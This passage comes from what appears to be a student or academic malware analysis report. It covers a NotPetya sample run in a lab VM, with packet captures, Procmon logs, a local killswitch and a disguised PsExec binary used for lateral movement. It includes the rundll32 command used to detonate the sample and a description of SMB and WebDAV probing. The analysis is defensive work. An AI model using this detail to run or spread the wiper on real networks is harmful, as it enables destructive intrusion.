his PC › Windows 10 (C:) › Windows
perfc
Administrator: C:\Windows\system32\cmd.exe
RunDLL
OK

```
FLARE Sun 05/22/2022  9:26:04.77
C:\Users\IEUser\Desktop\Malware_Samples\NotPetya+>rundll32 perfc.dll,#1

FLARE Sun 0
C:\Users\IE                           mples\NotPetya+>
```

Error in perfc.dll
Missing entry: #1

***Figure 2.2.36** – Local killswitch preventing the wiper from infecting the victim.*



Can not open file 'C:\Users\IEUser\Desktop\Malware_Samples\NotPetya\Ransomware.NotPetya.dat.zip' as archive

***Figure 2.2.37** – Encrypted zip file.*


Despite this, the local killswitch could easily get bypassed with simple changes to the file – not in the code but the name. The workaround will be discussed further in section **2.3.4 NotPetya Advanced Dynamic Analysis**.

### *2.2.4.3 TCPView and Wireshark – Propagation after detonation*

The static analysis allowed the analyst to identify additional propagation features in NotPetya. The four blacklisted libraries – **crypt32.dll**, **mpr.dll**, **netapi32.dll** and **dhcpsapi.dll** – which were not present in WannaCry provided it with the capabilities to interrogate entire networks and communicate with them.

The analyst used **TCPView** and **Wireshark** to monitor the packets sent by the NotPetya to the custom network. The tester first inspected the TCP connections opened by the malware with the use of **TCPView**. Similar behaviour to WannaCry's activity was inspected, however with a slight difference. The ransomware did not open multiple connections in different subnets – it attempted to connect to APIPA (**169.** addresses) and addresses within the same subnet as the infected machine (10.0.0.0/24).


The connection attempts targeted two **SMB** ports on each IP address (**139** and **445**) then iterated the last octet of the address by one. (**Figure 2.2.38**) This showed the movement of the malware after impersonating the infected machine. The credential obtaining capabilities will be further discussed in the following section. The process was named **rundll32.exe** due to the execution of the wiper with that binary.



```
rundll32.exe   4420   TCP   Syn Sent   10.0.0.4          49716   10.0.0.7       445   5/21/2022 5:44:57 AM   rundll32.exe
rundll32.exe   4420   TCP   Syn Sent   169.254.120.189   49717   169.254.0.6    445   5/21/2022 5:44:57 AM   rundll32.exe
```

**Figure 2.2.38** – NotPetya attempting to brute force the network for vulnerable hosts.


The same behaviour was inspected in **Wireshark**. NotPetya first requested a backup list from the broadcast address of the network with the **Browser** protocol. (Microsoft, 2021) The **Browser** protocol maintains an up-to-date list of the hosts on the local network and provides the list to the application which requests them. Additionally, the malware attempted to query the workgroups on the network with the **NBNS** (NetBIOS Name Service) protocol. NotPetya used the ARP (Address Resolution Protocol) protocol to interrogate each IP (sending three packets for each). (**Figure 2.2.39**) The ARP requests stopped after the final address of the subnet (**10.0.0.254**) was reached – it did not iterate the third octet of the address and move to a different subnet.



```
118 49.675543810  10.0.0.4           10.0.0.255         BROWSER   216 Get Backup List Request
119 49.675606248  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
120 50.305023594  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.5? Tell 10.0.0.4
121 50.445835549  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
122 51.196619615  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
123 51.212861719  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.5? Tell 10.0.0.4
124 52.213890332  PcsCompu_e6:e5:59  PcsCompu_1e:4b:5f  ARP        60 Who has 10.0.0.3? Tell 10.0.0.4
125 52.213890683  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.5? Tell 10.0.0.4
126 52.213909317  PcsCompu_1e:4b:5f  PcsCompu_e6:e5:59  ARP        42 10.0.0.3 is at 08:00:27:1e:4b:5f
127 52.964387369  10.0.0.4           10.0.0.255         BROWSER   216 Get Backup List Request
128 52.964435453  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
129 53.730073314  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
130 54.325353713  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.6? Tell 10.0.0.4
131 54.480807125  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1b>
132 55.214611782  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.6? Tell 10.0.0.4
133 56.221755043  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.6? Tell 10.0.0.4
134 56.253718269  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1e>
135 57.014573261  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1e>
136 57.782624101  10.0.0.4           10.0.0.255         NBNS       92 Name query NB WORKGROUP<1e>
137 58.344729508  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.7? Tell 10.0.0.4
138 59.218791769  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.7? Tell 10.0.0.4
139 60.215093750  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.7? Tell 10.0.0.4
140 62.376115456  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.8? Tell 10.0.0.4
141 63.220027955  PcsCompu_e6:e5:59  Broadcast          ARP        60 Who has 10.0.0.8? Tell 10.0.0.4
```

***Figure 2.2.39** – Broadcast address and separate IP interrogation.*

A different method of propagation was also inspected by the analyst – through a web server. INetSim also can simulate a web server, which is how it sends the decoy page upon request. The tester examined the following actions from the malware – an **OPTIONS** request to the root directory, then the admin directory. Those requests were used to provide the malware with intel regarding the available methods – **GET**, **HEAD**, **POST**, and **OPTIONS**. Despite this, **NotPetya** still attempted to use the **PROPFIND** request on the admin directory – one on the entire directory and one for a specific file. The **WebDAV PROPFIND** method is used to browse web directories and discover hidden files within them. (Microsoft, 2015) The **OPTIONS** request showed that **PROPFIND** was not among the available methods (resulting in error **501 Method Not Implemented**), which hinted toward more possible brute forcing capabilities of the malware. The inquired file name in the second **PROPFIND** request was **perfc**, proving that the wiper was checking whether the webserver was infected or not. This process was repeated a total of five times (three for the directory and two for the file) before the malware switched to interrogating the network. (**Figure 2.2.40**) A CSV version of the packet capture can be found in **Appendix C**. The server could not be infected, as it was using a Linux operating system, where **.dll** files cannot natively run.




```
51 43.932259020  10.0.0.4           10.0.0.3           HTTP       189 OPTIONS /admin%24 HTTP/1.1
52 43.932264593  10.0.0.3           10.0.0.4           TCP         54 80 → 49694 [ACK] Seq=1 Ack=136 Win=64128 Len=0
53 43.940696163  10.0.0.3           10.0.0.4           HTTP       210 HTTP/1.1 200 OK
54 43.940866126  10.0.0.4           10.0.0.3           TCP         60 49694 → 80 [FIN, ACK] Seq=136 Ack=157 Win=21020
55 43.941581313  10.0.0.3           10.0.0.4           TCP         54 80 → 49694 [FIN, ACK] Seq=157 Ack=137 Win=64128
56 43.941685119  10.0.0.4           10.0.0.3           TCP         60 49694 → 80 [ACK] Seq=137 Ack=158 Win=2102016 Le
57 43.968460313  10.0.0.4           10.0.0.3           TCP         66 49695 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
58 43.968492550  10.0.0.3           10.0.0.4           TCP         66 80 → 49695 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
59 43.968671976  10.0.0.4           10.0.0.3           TCP         60 49695 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
60 43.968734684  10.0.0.4           10.0.0.3           HTTP       219 PROPFIND /admin%24 HTTP/1.1
61 43.968742784  10.0.0.3           10.0.0.4           TCP         54 80 → 49695 [ACK] Seq=1 Ack=166 Win=64128 Len=0
62 43.976888616  10.0.0.3           10.0.0.4           TCP        236 80 → 49695 [PSH, ACK] Seq=1 Ack=166 Win=64128 L
63 43.977136694  10.0.0.4           10.0.0.3           TCP         60 49695 → 80 [FIN, ACK] Seq=166 Ack=183 Win=21020
64 43.977782035  10.0.0.3           10.0.0.4           HTTP        54 HTTP/1.1 501 Method Not Implemented
65 43.977934457  10.0.0.4           10.0.0.3           TCP         60 49695 → 80 [ACK] Seq=167 Ack=184 Win=2102016 Le
66 44.004749786  10.0.0.4           10.0.0.3           TCP         66 49696 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
67 44.004776269  10.0.0.3           10.0.0.4           TCP         66 80 → 49696 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
68 44.004967583  10.0.0.4           10.0.0.3           TCP         60 49696 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
69 44.005030843  10.0.0.4           10.0.0.3           HTTP       225 PROPFIND /admin%24/perfc HTTP/1.1
70 44.005037168  10.0.0.3           10.0.0.4           TCP         54 80 → 49696 [ACK] Seq=1 Ack=172 Win=64128 Len=0
71 44.013505825  10.0.0.3           10.0.0.4           TCP        236 80 → 49696 [PSH, ACK] Seq=1 Ack=172 Win=64128 L
72 44.013723331  10.0.0.4           10.0.0.3           TCP         60 49696 → 80 [FIN, ACK] Seq=172 Ack=183 Win=21020
73 44.014393681  10.0.0.3           10.0.0.4           HTTP        54 HTTP/1.1 501 Method Not Implemented
```

*Figure 2.2.40 – NotPetya attempting to interrogate the webserver.*

### *2.2.4.4 Procmon – Host Based Indicators*


The disguised ransomware created **perfc.dll** in multiple directories, all of which contained files targeted during the encryption process. They were then subsequently deleted (**CloseFile** operation). They might have been used to encrypt files and then were deleted to hide any malicious activity. This was different from how WannaCry operated, as it left artefacts in all affected folders. (**Figure 2.2.41**) In the end, the process created a file named "**perfc**" without deleting it – a sign indicating whether the system was already infected or not.



```
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\perfc.dll              NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\perfc.dll              NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System\perfc.dll                NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\perfc.dll                       NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Users\IEUser\Desktop\Malware_Sa...      SUCCESS         Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CloseFile   C:\Users\IEUser\Desktop\Malware_Sa...      SUCCESS
9:28:5...  rundll32.exe  1480  CreateFile  C:\Users\IEUser\Desktop\Malware_Sa...      SUCCESS         Desired Access: Read Data/List Directo...
9:28:5...  rundll32.exe  1480  CloseFile   C:\Users\IEUser\Desktop\Malware_Sa...      SUCCESS
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\Common Files\Oracle\...   REPARSE         Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\Common Files\Oracle\...   NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files (x86)\Common Files\Or...  REPARSE         Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files (x86)\Common Files\Or...  NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Python37\Scripts\perfc.dll              NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Python37\perfc.dll                      NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Python27\perfc.dll                      NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Python27\Scripts\perfc.dll              NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\ProgramData\Boxstarter\perfc.dll        NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\perfc.dll              NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\perfc.dll                       NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\wbem\perfc.dll         NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\WindowsPower...        NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Windows\System32\OpenSSH\perf...        NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\ProgramData\chocolatey\bin\perfc.dll    NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\Puppet Labs\Puppet\...    NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\OpenJDK\openjdk-11....    NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\nodejs\perfc.dll          NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Program Files\Microsoft VS Code\bin...  NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Users\IEUser\AppData\Local\Micro...    NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
9:28:5...  rundll32.exe  1480  CreateFile  C:\Tools\Cmder\perfc.dll                   NAME NOT FOUND  Desired Access: Read Attributes, Dispo...
```


*Figure 2.2.41 – Creation and deletion of perfc.dll file in multiple directories.*

The wiper also created two more files – **434.tmp** in the Temp directory and **dllhost.dat** in the Windows directory. After further analysis, the tester identified the use and functionalities of the aforementioned files. The former file (**434.tmp**) was a temporary file which shared similar code with Mimikats – a credential dumping tool. (Sool and Hurley, 2017) The file was created and removed multiple times from the directory. (**Figure 2.2.42**) The analyst could not obtain the file because all logs (including file recovery) were deleted by the malware. (Section **2.2.3.2 Extracting the Strings**) The file name changed with each execution of the malware. The latter file (**dllhost.dat**) was inspected by the analyst in Ghidra and by extracting the strings. The file (a binary) appeared to be a version of **PSExec** in disguise. (Microsoft, 2021) **PSExec** is a tool which allows remote execution of processes and console applications. The tool is also capable of launching interactive command prompts, while also enabling ipconfig and similar commands to display information about remote hosts. Considering the location and disguise of the file, the analyst assumed that the hostile software used it to execute the copied binary in other hosts after scanning the ***admin$*** shares of the network. (**Figure 2.2.43** and **Figure 2.2.44**)




```
7:12:17.4242885 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4246872 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4250599 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4252543 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4255010 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4295123 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4296854 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4297226 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4298345 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4300819 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4301409 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4306297 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4645613 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4647333 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4648428 AM   rundll32.exe   5392   CreateFile   C:\Users\IEUser\AppData\Local\Temp\434.tmp
7:12:17.4648814 AM   rundll32.exe   5392   CloseFile    C:\Users\IEUser\AppData\Local\Temp\434.tmp
```

***Figure 2.2.42** – Creating and deleting multiple instances of the credential dumping file.*



```
                     LAB_00404043                            XREF[2]:     00403ff3(j), 0040403a(j)
00404043 e8 38 e4       CALL       FUN_00402480                              undefined FUN_00402480(void)
         ff ff
00404048 55             PUSH       EBP
00404049 68 68 96       PUSH       u__Connecting_with_PsExec_service_o_00429668  = u"\rConnecting with PsExec
         42 00
0040404e e8 79 29       CALL       FUN_004069cc                              undefined * * FUN_004069cc(v
         00 00
00404053 83 c0 40       ADD        EAX,0x40
00404056 50             PUSH       EAX
00404057 e8 52 28       CALL       _fwprintf                                 int _fwprintf(FILE * _File,
         00 00
0040405c 83 c4 0c       ADD        ESP,0xc
0040405f b8 c8 8e       MOV        EAX,DAT_00428ec8                          = 2Eh    .
         42 00
00404064 84 db          TEST       BL,BL
00404066 75 02          JNZ        LAB_0040406a
00404068 8b c5          MOV        EAX,EBP
```


***Figure 2.2.43** – PSExec connection functionality in the **dllhost.dat** file.*



```
Use PsKill to terminate the remotely running program.
The version of the PsExec service running on the remote system is not compabible with this version of PsExec
execute, not PsExec.
Error codes returned by PsExec are specific to the applications you
the password is transmitted in clear text to the remote system.
to network resources or to run in a different account. Note that
in the Domain\User syntax if the remote process requires access
resources (because it is impersonating). Specify a valid user name
account on the remote system, but will not have access to network
If you omit a user name the process will run in the context of your
key, and typing Ctrl-C terminates the remote process.
Input is only passed to the remote system when you press the enter
quotation marks e.g. psexec \\marklap "c:\long name app.exe".
You can enclose applications that have spaces in their name with
                absolute paths on the target system).
     arguments  Arguments to pass (note that file paths must be
     program    Name of application to execute.
                in the file.
     @file      PsExec will execute the command on each of the computers listed
                command on all computers in the current domain.
                and if you specify a wildcard (\\*), PsExec runs the
                name PsExec runs the application on the local system,
                computer or computers specified. If you omit the computer
     computer   Direct PsExec to run the application on the remote
                -background to run at low memory and I/O priority on Vista.
                -realtime to run the process at a different priority. Use
     -priority  Specifies -low, -belownormal, -abovenormal, -high or
     -x         Display the UI on the Winlogon secure desktop (local system
                only).
                remote computer).
     -w         Set the working directory of the process (relative to
```

***Figure 2.2.44** – Strings output verifying that the binary is PSExec.*

